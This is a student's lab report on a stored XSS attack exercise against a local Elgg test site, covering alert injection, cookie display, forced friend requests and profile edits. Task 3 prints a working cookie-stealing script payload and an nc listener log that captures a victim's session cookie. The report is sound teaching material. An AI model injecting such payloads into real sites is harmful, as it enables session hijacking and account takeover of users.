Jorge Avila

Professor Trey


Secure Programming

9 April 2021


XSS Attack Lab

Task 1:

In this task we went ahead and went into the about me section of Samy's profile and then added code to alert when someone is visiting Samy's profile. It was embedded and the following was the output:





As you can see once logged into **Alice's** account you were able to see the following output.



Task 2:

In this task we are going to display the **cookies** of the user by the following code as shown:





As you can see from the screenshot above using the ***alert()*** function and passing in document.cookie, you are able to see the cookies of the user as well.

Task 3:

In this task we are going to be stealing the cookies from the victims system. First we are going to start a TCP connection using the nc command as we have used in previous assignments. All of this is going into Samy's website embedded html, where other users are going to be able to log in, like so:

Edit profile

Display name

Samy


About me Visual editor

```
<script>
document.write('<img src=http://127.0.0.1:5555?c='+escape(document.cookie)+'>');
</script>
```

Public

Brief description

Once this is in place, you are then going to do the following:




I already had the ‘nc’ running and the minute the page is being updated, you can see that it immediately sends the cookies and the other information to the terminal. Next let us go ahead and see if we can look at Alice’s cookies, when we are logged in as her and she views Samy’s profile page.

```
Alice's Cookies
[04/02/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted
(family 2, sport 60854)
GET /?c=Elgg%3Ddkqsk4pg4hvrbmsqsfsv1lu3u1 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```


As you can see from the screenshot above, it was able to successfully get the cookies from Alice’s computer as we were logged in as her and viewing Samy’s profile.

Task 4:


In this task we are going to become the victims friend, in order to do so, we are going to log back into our “fake” account which is named Charlie, once we are in Charlie's account, we will then access our developer tools and see the URL requests that are being made, thus able to see specifically the GET request URL as shown below in the screenshot.



The screenshot above illustrates what is happening as we pressed the “add friend” button, now that we know what his guid and information is we can then do the following. We are first going to log out and go back into Samy’s account and then we are going to inject the following code that implements how we want a friend to be added using javascript.



As you can see, this is the javascript as shown above to what will be embedded in the document body of the html code. The next screenshot is what happens when you save and run this code.



As you can see when we went into our profile as Samy, Samy was a friend to Samy and to test that this worked with other profiles, we logged back into Alice's account and then finally were able to make Alice as a friend to Samy by using this attack as shown in the attachment above.

Question 1:


In order for this to function we need the secret token and timestamp as talked about in lecture. This is needed so when an url as in sendurl, is considered legitimate when opening and sending the Ajax. If we did not have them, an error would be then thrown for not having constructed the proper URL

Question 2:


If we did not have the ability to edit HTML and only the visual editor then we would not be able to construct these attacks as easily as we are doing since the characters would be converted to &ls or &gt, to instead of <, or >, in <script></script> tags for instance. This is one of the countermeasures that modern sites use to prevent people from embedding their code into their websites to prevent javascript from being used at all.

Task 5:

In this task we are going to modify the victims profile by using HTTP POST, still using javascript in the about me section and allowing others to visit and see their profile being manipulated, although this is not yet propagating, we will do so later in the tasks. First things first, we will construct the code in our profile, Samy of course, as such below:




Once we ran that, we had a successful attack as shown below:



Question 3:

If we remove that if-statement that we had inside the code, this is the following that will happen:



